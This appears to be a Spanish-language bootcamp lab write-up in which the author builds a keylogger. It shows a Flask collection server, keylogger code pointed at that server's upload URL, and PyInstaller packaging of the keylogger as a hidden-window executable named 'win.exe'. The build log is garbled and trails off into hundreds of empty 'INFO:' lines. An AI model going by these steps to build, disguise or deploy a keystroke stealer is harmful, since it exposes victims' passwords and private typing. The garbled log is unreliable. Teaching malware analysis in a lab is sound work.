


PRÁCTICA ANÁLISIS DE MALWARE EJERCICIO DESARROLLO MALWARE

En Ubuntu, creamos el servidor, la botnet, para ello ejecutamos el fichero flask_app.py




The screenshot shows a terminal window titled 'keepcoding@ubuntu: ~/Desktop/api_server'. The user has executed the command 'python3.8 flask_app.py'. The output shows the Flask application starting in production mode, warning that it is a development server, and running on http://192.168.0.16:5000/.

```
keepcoding@ubuntu:~/Desktop/api_server$ setxkbmap es
keepcoding@ubuntu:~/Desktop/api_server$ python3.8 flask_app.py
* Serving Flask app 'flask_app' (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on all addresses.
  WARNING: This is a development server. Do not use it in a production deployment.
* Running on http://192.168.0.16:5000/ (Press CTRL+C to quit)
```

me descargo del GitLab el fichero keylogger.py, que es el malware, cambio la url, poniendo la del servidor arrancado en Ubuntu:

<http://192.168.0.16:5000/upload>



The screenshot shows a text editor window titled 'keylogger.py: Bloc de notas'. The code defines a class with an __init__ method that sets the text, count, url, and logDir. It also includes a check for the logDir and a logging configuration.

```
keylogger.py: Bloc de notas
Archivo Edición Formato Ver Ayuda
count = None
url = None

def __init__(self):
    self.text = ""
    self.count = 0
    self.url = "http://192.168.0.16:5000/upload"
    self.logDir = os.path.join(os.path.dirname(os.path.abspath(__file__)), "log")

    if not os.path.exists(self.logDir):
        os.mkdir(path=self.logDir)

    logging.basicConfig(filename=os.path.join(self.logDir, "log.log"), level=logging.DEBUG, format='%(asctime)
```

ahora lo que hago es crear un entorno virtual en python, para ello ejecuto en un cmd:

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>C:\Users\USER\AppData\Local\Programs\Python\Python312\Scripts\pip.exe install virtualenv
```

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>C:\Users\USER\AppData\Local\Programs\Python\Python312\Scripts\pip.exe install virtualenv
Requirement already satisfied: virtualenv in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (20.26.1)
Requirement already satisfied: distlib<1,>=0.3.7 in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (from virtualenv) (0.3.8)
Requirement already satisfied: filelock<4,>=3.12.2 in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (from virtualenv) (3.14.0)
Requirement already satisfied: platformdirs<5,>=3.9.1 in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (from virtualenv) (4.2.1)

[notice] A new release of pip is available: 23.3.2 -> 24.0
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>
```

me voy a la ruta donde quiero crear el entorno virtual, y ejecuto lo siguiente, virtualenv.exe con el nombre venv:

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>C:\Users\USER\AppData\Local\Programs\Python\Python312\Scripts\pip.exe install virtualenv
Requirement already satisfied: virtualenv in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (20.26.1)
Requirement already satisfied: distlib<1,>=0.3.7 in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (from virtualenv) (0.3.8)
Requirement already satisfied: filelock<4,>=3.12.2 in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (from virtualenv) (3.14.0)
Requirement already satisfied: platformdirs<5,>=3.9.1 in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (from virtualenv) (4.2.1)

[notice] A new release of pip is available: 23.3.2 -> 24.0
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>C:\Users\USER\AppData\Local\Programs\Python\Python312\Scripts\virtualenv.exe venv
```

```
C:\Windows\System32\cmd.exe
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>C:\Users\USER\AppData\Local\Programs\Python\Python312\Scripts\pip.exe install virtualenv
Requirement already satisfied: virtualenv in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (20.26.1)
Requirement already satisfied: distlib<1,>=0.3.7 in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (from virtualenv) (0.3.8)
Requirement already satisfied: filelock<4,>=3.12.2 in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (from virtualenv) (3.14.0)
Requirement already satisfied: platformdirs<5,>=3.9.1 in c:\users\user\appdata\local\programs\python\python312\lib\site-packages (from virtualenv) (4.2.1)

[notice] A new release of pip is available: 23.3.2 -> 24.0
[notice] To update, run: python.exe -m pip install --upgrade pip

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>C:\Users\USER\AppData\Local\Programs\Python\Python312\Scripts\virtualenv.exe venv
created virtual environment CPython3.12.1.final.0-64 in 1451ms
  creator CPython3Windows(dest=C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo\venv, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, via=copy, app_data_dir=C:\Users\USER\AppData\Local\pypa\virtualenv)
    added seed packages: pip==24.0
  activators BashActivator,BatchActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>
```

ahora activo el entorno virtual, en la ruta donde lo he creado, con activate:

```
C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>venv\Scripts\activate
```

compruebo que estoy dentro del entorno virtual, con lo que señalo (venv)

```
C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>()
(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>
```

aquí instalo las librerías, sin necesidad de hacerlo en mi equipo.
pip install pynput requests:

```
(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>pip install pynput requests
Collecting pynput
  Using cached pynput-1.7.7-py2.py3-none-any.whl.metadata (31 kB)
Collecting requests
  Downloading requests-2.32.1-py3-none-any.whl.metadata (4.6 kB)
Collecting six (from pynput)
  Using cached six-1.16.0-py2.py3-none-any.whl.metadata (1.8 kB)
Collecting charset-normalizer<4,>=2 (from requests)
  Using cached charset-normalizer-3.3.2-cp312-cp312-win_amd64.whl.metadata (34 kB)
Collecting idna<4,>=2.5 (from requests)
  Using cached idna-3.7-py3-none-any.whl.metadata (9.9 kB)
Collecting urllib3<3,>=1.21.1 (from requests)
  Using cached urllib3-2.2.1-py3-none-any.whl.metadata (6.4 kB)
Collecting certifi>=2017.4.17 (from requests)
  Using cached certifi-2024.2.2-py3-none-any.whl.metadata (2.2 kB)
Using cached pynput-1.7.7-py2.py3-none-any.whl (90 kB)
Downloading requests-2.32.1-py3-none-any.whl (63 kB)
----- 63.7/63.7 kB 486.1 kB/s eta 0:00:00
Using cached certifi-2024.2.2-py3-none-any.whl (163 kB)
Using cached charset-normalizer-3.3.2-cp312-cp312-win_amd64.whl (100 kB)
Using cached idna-3.7-py3-none-any.whl (66 kB)
Using cached urllib3-2.2.1-py3-none-any.whl (121 kB)
Using cached six-1.16.0-py2.py3-none-any.whl (11 kB)
Installing collected packages: urllib3, six, idna, charset-normalizer, certifi, requests, pynput
Successfully installed certifi-2024.2.2 charset-normalizer-3.3.2 idna-3.7 pynput-1.7.7 requests-2.32.1 six-1.16.0 urllib3-2.2.1

(venv) C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Malware-main\clase 1\practicass\practica 1\codigo>
```

estas dos librerías nos permiten que funcione el script.

ahora instalo la librería pyinstaller que es la que me permitirá hacer el ejecutable:

pip install pyinstaller:

```
(venv) C:\Users\USER\Documents\bootcamp\CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>pip install pyinstaller
Collecting pyinstaller
  Using cached pyinstaller-6.6.0-py3-none-win_amd64.whl.metadata (8.3 kB)
Collecting setuptools>=42.0.0 (from pyinstaller)
  Downloading setuptools-70.0.0-py3-none-any.whl.metadata (5.9 kB)
Collecting altgraph (from pyinstaller)
  Using cached altgraph-0.17.4-py2.py3-none-any.whl.metadata (7.3 kB)
Collecting pyinstaller-hooks-contrib>=2024.3 (from pyinstaller)
  Using cached pyinstaller_hooks_contrib-2024.6-py2.py3-none-any.whl.metadata (16 kB)
Collecting packaging>=22.0 (from pyinstaller)
  Using cached packaging-24.0-py3-none-any.whl.metadata (3.2 kB)
Collecting pefile>=2022.5.30 (from pyinstaller)
  Using cached pefile-2023.2.7-py3-none-any.whl.metadata (1.4 kB)
Collecting pywin32-ctypes>=0.2.1 (from pyinstaller)
  Using cached pywin32-ctypes-0.2.2-py3-none-any.whl.metadata (3.8 kB)
Using cached pyinstaller-6.6.0-py3-none-win_amd64.whl (1.3 MB)
Using cached packaging-24.0-py3-none-any.whl (53 kB)
Using cached pefile-2023.2.7-py3-none-any.whl (71 kB)
Using cached pyinstaller_hooks_contrib-2024.6-py2.py3-none-any.whl (339 kB)
Using cached pywin32-ctypes-0.2.2-py3-none-any.whl (30 kB)
Downloading setuptools-70.0.0-py3-none-any.whl (863 kB)
----- 863.4/863.4 kB 992.1 kB/s eta 0:00:00
Using cached altgraph-0.17.4-py2.py3-none-any.whl (21 kB)
Installing collected packages: altgraph, setuptools, pywin32-ctypes, pefile, packaging, pyinstaller-hooks-contrib, pyinstaller
Successfully installed altgraph-0.17.4 packaging-24.0 pefile-2023.2.7 pyinstaller-6.6.0 pyinstaller-hooks-contrib-2024.6 pywin32-ctypes-0.2.2 setuptools-70.0.0

(venv) C:\Users\USER\Documents\bootcamp\CIBERSEGURIDAD\Malware-main\clase 1\practicas\practica 1\codigo>
```

lanzo el siguiente script, -n es para ponerle el nombre win.exe:

```
pyinstaller.exe -n win.exe --noconsole --onefile keylogger.py
```

```

C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Scripts\pyinstaller.exe -n win.exe --nosconsole --onefile keylogger.py
445 INFO: PyInstaller: 6.6.0, contrib hooks: 2024.6
446 INFO: Python: 3.12.1
447 INFO: Platform: Windows-10-10.0.19045-SPO
448 INFO: wrote C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Scripts\win.exe.spec
449 INFO: Extending PYTHONPATH with paths
450 INFO: [C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class
451     1\practices\practica 1\codigo\venv\Scripts']
452 INFO: checking Analysis
453 INFO: Building Analysis because Analysis-00.toc is non-existent
454 INFO: Running Analysis Analysis-00.toc
455 INFO: Target bytecode optimization level: 0
456 INFO: Initializing module dependency graph...
457 INFO: Caching module graph hooks...
458 INFO: Analyzing base library.zip...
459 INFO: Loading module hook 'hook-encodings.py' from 'C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Lib\site-packages\PyInstaller\hooks'...
460 INFO: Loading module hook 'hook-endings.py' from 'C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Lib\site-packages\PyInstaller\hooks'...
461 INFO: Loading module hook 'hook-pickle.py' from 'C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Lib\site-packages\PyInstaller\hooks'...
462 INFO: Loading module dependency graph...
463 INFO: Looking for Python shared library...
464 INFO: Using Python shared library: C:\Users\USER\AppData\Local\Programs\Python\Python312\python312.dll
465 INFO: Analyzing C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Scripts\keylogger.py
466 INFO: Loading module hook 'hook-pyngmt.py' from 'C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Lib\site-packages\_pyinstaller_hooks_contrib\stdhooks'...
467 INFO: Processing pre-safe import module hook s3.moves from 'C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Lib\site-packages\PyInstaller\hooks\pre_safe_import_mo
468     dules.py'
469 INFO: Loading module hook 'hook-charset-normalizer.py' from 'C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Lib\site-packages\_pyinstaller_hooks_contrib\stdhooks'...
470 INFO: Loading module hook 'hook-certifi.py' from 'C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Lib\site-packages\_pyinstaller_hooks_contrib\stdhooks'...
471 INFO: Processing module hooks...
472 INFO: Processing module hooks...
473 INFO: Performing binary vs. data reclassification (4 entries)
474 INFO: Looking for ctypes DLLs
475 INFO: Analyzing run-time hooks ...
476 INFO: Including run-time hook 'C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Lib\site-packages\PyInstaller\hooks\rthooks\pyi_rth_inspect.py'
477 INFO: Looking for dynamic libraries
478 INFO: Extra DLL search directories (AddDllDirectory): []
479 INFO: Extra DLL search directories (PATH): []
480 INFO: Modules written to C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Scripts\buildwin.exe\warn-win.exe.txt
481 INFO: Graph cross-reference written to C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Scripts\buildwin.exe\ref-win.exe.html
482 INFO: checking PYZ
483 INFO: Building PYZ because PYZ-00.toc is non-existent
484 INFO: Building PYZ (21libArchive): C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Scripts\buildwin.exe\PYZ-00.pyz
485 INFO: Building PYZ (21libArchive): C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Scripts\buildwin.exe\PYZ-00.pyz completed successfully.
486 INFO: checking PKG
487 INFO: Building PKG because PKG-00.toc is non-existent
488 INFO: Building PKG (Archive) win.pkg
489 INFO: Building PKG (Archive) win.pkg completed successfully.
490 INFO: Bootloader C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Lib\site-packages\PyInstaller\bootloader\Windows-64bit-intel\runw.exe
491 INFO: checking EXE
492 INFO: Building EXE because EXE-00.toc is non-existent
493 INFO: Building EXE from EXE-00.toc
494 INFO: Copying bootloader EXE to C:\Users\USER\Documents\bootcamp CIBERSEGURIDAD\Waluare-main\class 1\practices\practica 1\codigo\venv\Scripts\dist\win.exe
495 INFO: Copying icons to EXE
496 INFO: Copying @resources to EXE
497 INFO: Embedding manifest in EXE
498 INFO: Appending PKG archive to EXE
499 INFO: Fixing EXE headers
500 INFO: Building EXE from EXE-00.toc completed successfully.
501 INFO:
502 INFO:
503 INFO:
504 INFO:
505 INFO:
506 INFO:
507 INFO:
508 INFO:
509 INFO:
510 INFO:
511 INFO:
512 INFO:
513 INFO:
514 INFO:
515 INFO:
516 INFO:
517 INFO:
518 INFO:
519 INFO:
520 INFO:
521 INFO:
522 INFO:
523 INFO:
524 INFO:
525 INFO:
526 INFO:
527 INFO:
528 INFO:
529 INFO:
530 INFO:
531 INFO:
532 INFO:
533 INFO:
534 INFO:
535 INFO:
536 INFO:
537 INFO:
538 INFO:
539 INFO:
540 INFO:
541 INFO:
542 INFO:
543 INFO:
544 INFO:
545 INFO:
546 INFO:
547 INFO:
548 INFO:
549 INFO:
550 INFO:
551 INFO:
552 INFO:
553 INFO:
554 INFO:
555 INFO:
556 INFO:
557 INFO:
558 INFO:
559 INFO:
560 INFO:
561 INFO:
562 INFO:
563 INFO:
564 INFO:
565 INFO:
566 INFO:
567 INFO:
568 INFO:
569 INFO:
570 INFO:
571 INFO:
572 INFO:
573 INFO:
574 INFO:
575 INFO:
576 INFO:
577 INFO:
578 INFO:
579 INFO:
580 INFO:
581 INFO:
582 INFO:
583 INFO:
584 INFO:
585 INFO:
586 INFO:
587 INFO:
588 INFO:
589 INFO:
590 INFO:
591 INFO:
592 INFO:
593 INFO:
594 INFO:
595 INFO:
596 INFO:
597 INFO:
598 INFO:
599 INFO:
600 INFO:
601 INFO:
602 INFO:
603 INFO:
604 INFO:
605 INFO:
606 INFO:
607 INFO:
608 INFO:
609 INFO:
610 INFO:
611 INFO:
612 INFO:
613 INFO:
614 INFO:
615 INFO:
616 INFO:
617 INFO:
618 INFO:
619 INFO:
620 INFO:
621 INFO:
622 INFO:
623 INFO:
624 INFO:
625 INFO:
626 INFO:
627 INFO:
628 INFO:
629 INFO:
630 INFO:
631 INFO:
632 INFO:
633 INFO:
634 INFO:
635 INFO:
636 INFO:
637 INFO:
638 INFO:
639 INFO:
640 INFO:
641 INFO:
642 INFO:
643 INFO:
644 INFO:
645 INFO:
646 INFO:
647 INFO:
648 INFO:
649 INFO:
650 INFO:
651 INFO:
652 INFO:
653 INFO:
654 INFO:
655 INFO:
656 INFO:
657 INFO:
658 INFO:
659 INFO:
660 INFO:
661 INFO:
662 INFO:
663 INFO:
664 INFO:
665 INFO:
666 INFO:
667 INFO:
668 INFO:
669 INFO:
670 INFO:
671 INFO:
672 INFO:
673 INFO:
674 INFO:
675 INFO:
676 INFO:
677 INFO:
678 INFO:
679 INFO:
680 INFO:
681 INFO:
682 INFO:
683 INFO:
684 INFO:
685 INFO:
686 INFO:
687 INFO:
688 INFO:
689 INFO:
690 INFO:
691 INFO:
692 INFO:
693 INFO:
694 INFO:
695 INFO:
696 INFO:
697 INFO:
698 INFO:
699 INFO:
700 INFO:
701 INFO:
702 INFO:
703 INFO:
704 INFO:
705 INFO:
706 INFO:
707 INFO:
708 INFO:
709 INFO:
710 INFO:
711 INFO:
712 INFO:
713 INFO:
714 INFO:
715 INFO:
716 INFO:
717 INFO:
718 INFO:
719 INFO:
720 INFO:
721 INFO:
722 INFO:
723 INFO:
724 INFO:
725 INFO:
726 INFO:
727 INFO:
728 INFO:
729 INFO:
730 INFO:
731 INFO:
732 INFO:
733 INFO:
734 INFO:
735 INFO:
736 INFO:
737 INFO:
738 INFO:
739 INFO:
740 INFO:
741 INFO:
742 INFO:
743 INFO:
744 INFO:
745 INFO:
746 INFO:
747 INFO:
748 INFO:
749 INFO:
750 INFO:
751 INFO:
752 INFO:
753 INFO:
754 INFO:
755 INFO:
756 INFO:
757 INFO:
758 INFO:
759 INFO:
760 INFO:
761 INFO:
762 INFO:
763 INFO:
764 INFO:
765 INFO:
766 INFO:
767 INFO:
768 INFO:
769 INFO:
770 INFO:
771 INFO:
772 INFO:
773 INFO:
774 INFO:
775 INFO:
776 INFO:
777 INFO:
778 INFO:
779 INFO:
780 INFO:
781 INFO:
782 INFO:
783 INFO:
784 INFO:
785 INFO:
786 INFO:
787 INFO:
788 INFO:
789 INFO:
790 INFO:
791 INFO:
792 INFO:
793 INFO:
794 INFO:
795 INFO:
796 INFO:
797 INFO:
798 INFO:
799 INFO:
800 INFO:
801 INFO:
802 INFO:
803 INFO:
804 INFO:
805 INFO:
806 INFO:
807 INFO:
808 INFO:
809 INFO:
810 INFO:
811 INFO:
812 INFO:
813 INFO:
814 INFO:
815 INFO:
816 INFO:
817 INFO:
818 INFO:
819 INFO:
820 INFO:
821 INFO:
822 INFO:
823 INFO:
824 INFO:
825 INFO:
826 INFO:
827 INFO:
828 INFO:
829 INFO:
830 INFO:
831 INFO:
832 INFO:
833 INFO:
834 INFO:
835 INFO:
836 INFO:
837 INFO:
838 INFO:
839 INFO:
840 INFO:
841 INFO:
842 INFO:
843 INFO:
844 INFO:
845 INFO:
846 INFO:
847 INFO:
848 INFO:
849 INFO:
850 INFO:
851 INFO:
852 INFO:
853 INFO:
854 INFO:
855 INFO:
856 INFO:
857 INFO:
858 INFO:
859 INFO:
860 INFO:
861 INFO:
862 INFO:
863 INFO:
864 INFO:
865 INFO:
866 INFO:
867 INFO:
868 INFO:
869 INFO:
870 INFO:
871 INFO:
872 INFO:
873 INFO:
874 INFO:
875 INFO:
876 INFO:
877 INFO:
878 INFO:
879 INFO:
880 INFO:
881 INFO:
882 INFO:
883 INFO:
884 INFO:
885 INFO:
886 INFO:
887 INFO:
888 INFO:
889 INFO:
890 INFO:
891 INFO:
892 INFO:
893 INFO:
894 INFO:
895 INFO:
896 INFO:
897 INFO:

